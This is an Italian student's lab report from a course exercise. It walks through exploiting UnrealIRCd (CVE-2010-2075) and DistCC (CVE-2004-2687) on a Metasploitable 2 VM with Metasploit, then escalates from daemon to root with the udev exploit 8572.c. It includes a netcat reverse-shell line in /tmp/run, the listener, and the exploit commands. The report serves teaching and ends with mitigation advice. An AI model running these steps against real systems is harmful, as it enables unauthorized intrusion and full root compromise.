Vulnerability Assessment & Penetration Testing su Metasploitable

Studente: Vincenzo Lembo
Corso: Cybersecurity & Ethical Hacking
Esercitazione: W16D1extra
Argomento: Analisi e sfruttamento delle vulnerabilità CVE-2010-2075 e CVE-2004-2687
Ambiente: Kali Linux, Metasploitable 2 – UTM

---

1. Obiettivo dell'esercitazione

L'obiettivo dell'esercitazione è analizzare il funzionamento delle vulnerabilità **CVE-2010-2075** e **CVE-2004-2687**, verificando se la macchina Metasploitable risulti vulnerabile. In particolare, per la vulnerabilità CVE-2004-2687, è richiesto di ottenere inizialmente una shell con privilegi limitati e successivamente effettuare un'escalation dei privilegi sfruttando una vulnerabilità del servizio Linux udev.

---

2. Ambiente di laboratorio


Per l'esercitazione sono state utilizzate due macchine virtuali configurate sulla stessa rete.

Macchina	Indirizzo IP	Ruolo
Kali Linux	192.168.50.100	Macchina attaccante
Metasploitable	192.168.50.101	Macchina bersaglio

La comunicazione tra le due macchine è stata verificata mediante il comando:

```
ping -c 4 192.168.50.101
```

Il test ha restituito risposte positive, confermando la corretta connettività tra i sistemi.



---

3. Prima vulnerabilità: CVE-2010-2075

3.1 Descrizione della vulnerabilità

La vulnerabilità **CVE-2010-2075** interessa UnrealIRCd 3.2.8.1, una versione compromessa del software IRC contenente una backdoor.

La backdoor consente a un attaccante remoto di eseguire comandi sul sistema bersaglio senza autenticazione.

Il problema deriva dalla distribuzione di una versione alterata del codice sorgente di UnrealIRCd.


Impatto: esecuzione remota di comandi e possibile compromissione completa del sistema.

3.2 Individuazione e selezione dell'exploit

Per verificare la vulnerabilità è stato utilizzato Metasploit Framework.

È stato individuato e selezionato il modulo:

`exploit/unix/irc/unreal_ircd_3281_backdoor`




Il modulo è stato configurato indicando l'indirizzo IP della macchina Metasploitable:

`192.168.50.101`

È stato utilizzato il payload:

`cmd/unix/reverse`



3.3 Sfruttamento della vulnerabilità

Dopo aver configurato il modulo e il payload, è stato avviato l'exploit.


L'operazione ha consentito di ottenere una sessione shell sulla macchina bersaglio.


Attraverso il comando:

```
id
```

è stato possibile verificare i privilegi dell'utente associato alla sessione.

Il risultato ha confermato l'accesso con privilegi amministrativi.





---

4. Seconda vulnerabilità: CVE-2004-2687

4.1 Descrizione della vulnerabilità

La vulnerabilità **CVE-2004-2687** interessa il servizio DistCC, utilizzato per distribuire operazioni di compilazione tra sistemi collegati in rete.

In determinate configurazioni vulnerabili, il servizio permette l'esecuzione remota di comandi senza un'adeguata autenticazione.


Un attaccante può sfruttare questa debolezza per ottenere accesso al sistema con i privilegi dell'utente che esegue il servizio.

Impatto: esecuzione remota di comandi e accesso non autorizzato al sistema.

4.2 Individuazione e selezione dell'exploit

Attraverso Metasploit Framework è stato selezionato il modulo:

`exploit/unix/misc/distcc_exec`




È stato configurato l'indirizzo IP della macchina bersaglio:

`192.168.50.101`

Il payload utilizzato è stato:

`cmd/unix/reverse_openssl`




4.3 Sfruttamento della vulnerabilità

Dopo aver configurato i parametri necessari, è stato eseguito l'exploit.



Metasploit ha confermato l'apertura di una sessione shell sulla macchina Metasploitable.




Per verificare i privilegi ottenuti è stato eseguito:

```
id
```

Il risultato è stato:

```
uid=1(daemon) gid=1(daemon) groups=1(daemon)
```

Questo output dimostra che la vulnerabilità è stata sfruttata con successo, consentendo l'accesso al sistema con privilegi limitati.



---

5. Privilege Escalation tramite Linux udev

5.1 Obiettivo

Dopo aver ottenuto una shell attraverso la vulnerabilità CVE-2004-2687, è stata eseguita una procedura di escalation dei privilegi.

L'obiettivo era passare dall'utente `daemon` all'utente `root`, sfruttando una vulnerabilità locale del servizio Linux udev.

5.2 Preparazione dell'exploit

Per effettuare l'escalation è stato utilizzato l'exploit:

```
8572.c
```

Il codice sorgente è stato compilato direttamente sulla macchina Metasploitable:

```
gcc 8572.c -o 8572
```

Successivamente sono stati assegnati i permessi di esecuzione:

```
chmod +x 8572
```

È stato inoltre predisposto uno script denominato `/tmp/run`, contenente il comando per stabilire una reverse shell verso Kali Linux:

```
/bin/netcat -e /bin/sh 192.168.50.100 5555
```

Allo script sono stati assegnati i permessi di esecuzione:

```
chmod +x /tmp/run
```

5.3 Individuazione del PID


Per individuare il PID necessario allo sfruttamento della vulnerabilità è stata analizzata la tabella Netlink:

```
cat /proc/net/netlink
```

Dall'analisi è stato individuato il PID:

```
2530
```

Il valore è stato utilizzato come parametro per l'esecuzione dell'exploit.



```
cat /proc/net/netlink
sk       Eth Pid    Groups   Rmem     Wmem     Dump     Locks
de1bb800 0   0      00000000 0        0        00000000 2
df8cb000 4   0      00000000 0        0        00000000 2
dd5afc00 7   0      00000000 0        0        00000000 2
ddc29800 9   0      00000000 0        0        00000000 2
ddc26800 10  0      00000000 0        0        00000000 2
de1bbc00 15  0      00000000 0        0        00000000 2
df9cda00 15  2530   00000001 0        0        00000000 2
de332c00 16  0      00000000 0        0        00000000 2
dd164200 18  0      00000000 0        0        00000000 2
```

5.4 Configurazione del listener

Sulla macchina Kali Linux è stato avviato un listener Netcat sulla porta `5555`:

```
nc -lvnp 5555
```

Il listener è rimasto in attesa di una connessione proveniente dalla macchina bersaglio.

5.5 Esecuzione dell'exploit

Dalla shell precedentemente ottenuta su Metasploitable è stato eseguito:

```
./8572 2530
```

L'esecuzione ha consentito di stabilire una connessione dalla macchina Metasploitable verso Kali Linux.

Il listener ha confermato la ricezione della connessione dall'indirizzo IP:

`192.168.50.101`

5.6 Verifica dei privilegi root

All'interno della nuova reverse shell è stato eseguito:


```
id
```

Il risultato ottenuto è stato:

```
uid=0(root) gid=0(root)
```

Questo output conferma l'avvenuta escalation dei privilegi.

La sessione iniziale, appartenente all'utente `daemon`, è stata quindi utilizzata per ottenere una nuova shell con privilegi amministrativi.



---

6. Risultati del Vulnerability Assessment

Le attività di verifica e sfruttamento hanno confermato la presenza delle vulnerabilità analizzate sulla macchina Metasploitable.

Vulnerabilità	Servizio	Risultato
CVE-2010-2075	UnrealIRCd	Accesso remoto con privilegi root
CVE-2004-2687	DistCC	Accesso remoto come daemon
Escalation locale	Linux udev	Passaggio da daemon a root

Entrambe le vulnerabilità richieste dalla traccia sono state sfruttate con successo.

Inoltre, è stato dimostrato che l'accesso iniziale con privilegi limitati può essere utilizzato come punto di partenza per una successiva escalation dei privilegi.

---

7. Conclusioni

L'esercitazione ha evidenziato diversi problemi di sicurezza.

La presenza di una versione compromessa di UnrealIRCd può consentire l'esecuzione remota di comandi senza autenticazione.

Un servizio DistCC vulnerabile ed esposto in rete può permettere l'accesso non autorizzato al sistema.

Infine, una vulnerabilità locale del servizio udev può consentire a un utente con privilegi limitati di acquisire privilegi amministrativi.

Per ridurre questi rischi è necessario mantenere aggiornati i sistemi, utilizzare versioni affidabili dei software, limitare l'esposizione dei servizi di rete e applicare il principio del minimo privilegio.

Vincenzo Lembo